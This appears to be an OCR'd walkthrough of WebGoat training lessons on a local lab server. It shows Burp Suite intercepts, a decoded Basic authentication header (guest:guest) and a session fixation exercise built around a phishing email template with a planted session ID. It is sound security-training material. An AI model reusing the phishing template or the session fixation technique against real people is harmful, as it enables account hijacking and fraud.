
What is the name of the authentication header:

What is the decoded value of the authentication header:

Submit

Pretty Raw \n Actions

```
1  GET /WebGoat/attack?Screen=35&menu=500 HTTP/1.1
2  Host: 192.168.1.11
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Referer: http://192.168.1.11/WebGoat/attack?Screen=32&menu=5
8  Authorization: Basic Z3Vlc3Q6Z3Vlc3Q=
9  Connection: close
10 Cookie: PHPSESSID=de3ta4ecu7o8ab7a2b8lj4bjh2; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; JSESSIONID=1D7200C41A1FF15
11 Upgrade-Insecure-Requests: 1
12 Cache-Control: max-age=0
13
14
```


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User op
Z3Vlc3Q6Z3Vlc3Q=
guest:guest

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ng (XSS)
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Solution Videos **Restart this Lesson**

STAGE 1: You are Hacker Joe and you want to steal the session from Jane. Send a prepared email to the victim which looks like an official email from the bank. A template message is prepared below, you will need to add a Session ID (SID) in the link inside the email. Alter the link to include a SID.

You are: Hacker Joe

Mail To: jane.plane@owasp.org

Mail From: admin@webgoatfinancial.com

Title: Check your account

```
<b>Dear MS. Plane</b> <br><br>During the last week we had a few
problems with our database. We have received many complaints
regarding incorrect account details Please use the following link
to verify your account data:<br><br><center><a href=/WebGoat
/attack?Screen=56&menu=1800&SID=555> Goat Hills Financial</a>
</center><br><br>We are sorry for the any inconvenience and thank
you for your cooparation.<br><br><b>Your Goat Hills Financial
Team</b><center> <br><br><img src='images/WebGoatFinancial
/banklogo.jpg'></center>
```

Send Mail

Solution Videos **Restart this Lesson**


STAGE 3: The bank has asked you to verfy your data. Log in to see if your details are correct. Your user name is **Jane** and your password is **tarzan**.

You are: Victim Jane

*** You completed stage 2!**

STAGE 4: It is time to steal the session now. Use following link to reach Goat Hills Financial.

You are: Hacker Joe


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Request to http://192.168.1.11:80
Forward Drop Intercept is on Action Open Browser
Pretty Raw \n Actions
1 POST /WebGoat/attack?Screen=56&menu=1800&SID=555 HTTP/1.1
2 Host: 192.168.1.11
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 34
9 Origin: http://192.168.1.11
10 Authorization: Basic Z3Vlc3Q6Z3Vlc3Q=
11 Connection: close
12 Referer: http://192.168.1.11/WebGoat/attack?Screen=56&menu=1800&SID=NOVALIDSESSION
13 Cookie: JSESSIONID=8B92A7A7DA6AEF314BBB5F5185AF2BB6; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
14 Upgrade-Insecure-Requests: 1
15
16 user3=test&pass3=test&Submit=Login

STAGE 4: It is time to steal the session now. Use following link to reach Goat Hills Financial.

You are: Hacker Joe

*** Congratulations. You have successfully completed this lesson.**